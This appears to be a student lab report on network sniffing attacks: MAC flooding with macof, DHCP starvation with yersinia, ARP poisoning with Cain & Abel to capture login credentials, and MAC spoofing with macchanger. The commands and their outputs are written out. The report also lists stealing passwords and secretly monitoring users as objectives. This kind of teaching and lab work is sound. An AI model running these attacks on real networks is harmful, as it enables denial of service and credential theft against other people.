Module 8

Sniffing

11.12.25

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

INDEX

2 . DHCP Starvation

1.5 DHCPig

2.2 DHCPStarv

1 . Sniffing :

What is Sniffing :

1 . Sniffing is the act of capturing and monitoring data that is being transmitted over a network. 2 2 . Hackers or network administrators use tools called packet sniffers to intercept information like passwords, emails, or messages.

3 . While it can be used for network troubleshooting, it's often used maliciously to steal sensitive data.

Objective :

1 . Capture network traffic to see what data is being sent.

2 . Steal sensitive information like usernames, passwords, and emails.

3 . Monitor user activities on a network secretly.

4 . Identify weaknesses in a network for further attacks.

5 . Troubleshoot network issues (legal/ethical use).

Types of Sniffing :

1 . Active Sniffing :

Active sniffing is a type of network sniffing where the attacker actively interferes with network traffic to capture data.

2 . Passive Sniffing :

Passive sniffing is a sniffing method where the attacker only listens to network traffic without sending any packets or interfering with the network. It works mainly on hub-based

2 . MAC Flooding :

What is MAC Flooding :

MAC flooding is an attack where a hacker sends a huge number of fake MAC addresses to a network switch.This overloads the switch's MAC address table, causing it to stop working normally.When the table is full, the switch sends traffic to all ports like a hub, allowing the attacker to capture and sniff sensitive data.

Mac flooding attack using Macof :

Steps :

1 . Open kali terminal

2 . Perform attack using macof


Macof -i eth -n 10 here

-i : interface

-n : no of packet to be send

1.1

3 . now switch to the wireshark and observe the IPv4 packets from random IP addresses as shown in the screenshot.



1.2

3 . DHCP Starvation :

What is DHCP Starvation attack :

DHCP Starvation Attack is a network attack where an attacker tries to exhaust (use up) all IP addresses in a DHCP server's address pool, so legitimate devices cannot get an IP address.

DHCP Starvation attack using yersinia :

Steps :

1 . run arp 192.168.1.1 to get physical/mac address

```
┌──(root㉿windows)-[/home/kishan]
└─# arp 192.168.1.1
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   a0:91:ca:62:bb:61   C                     wlan0
```


1.1

2 . run yersinia DHCP -attack 1 -dest a0:91:ca:62:bb:61

```
┌──(root㉿windows)-[/home/kishan]
└─# yersinia DHCP -attack 1 -dest  a0:91:ca:62:bb:61
Warning: interface wlan0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>
```

1.2

3 . Open the wireshark to see attack.Here DHCP Packets are send to the target



1.3

4 . ARP Poisoning :

What is ARP Poisoning attack :

ARP Poisoning (ARP Spoofing) is a network attack in which an attacker sends fake ARP messages to a local network to associate their MAC address with the IP address of another device (usually the gateway).

ARP Poisoning attack using Cain and Abel :


Steps :

1 . Open cain & abel

2 . And then click on , and click on ok • It start scanning the ip address of network


3 . Click on Start / Stop ARP

4 . Select Default gateway and then select ip for attack



1.1


5 . Now Poisoning Start



1.2


6 . Open the website on target Browser

7 . Provide username and password



1.3

8 . Here , it capture the username and password



1.4

5 . MAC Spoofing :

What is MAC Spoofing attack :

MAC Spoofing is a network attack where an attacker changes (fakes) the MAC address of their device to impersonate another device on the network.


MAC Spoofing attack using macchanger :

Steps :

1 . macchanger -r eth0

-r – random

eth0 –network interface



Extra activities

1 . MAC Flooding :


1.1 Scapy :

Scapy is a Python-based network tool used in sniffing to capture, analyze, and manipulate network packets. In sniffing, Scapy is used to listen to network traffic, inspect packets, and extract information like IPs, ports, protocols, and payload data.

Steps :


1 . Open kali Terminal

2 . Type –sudo apt install scapy



1.1

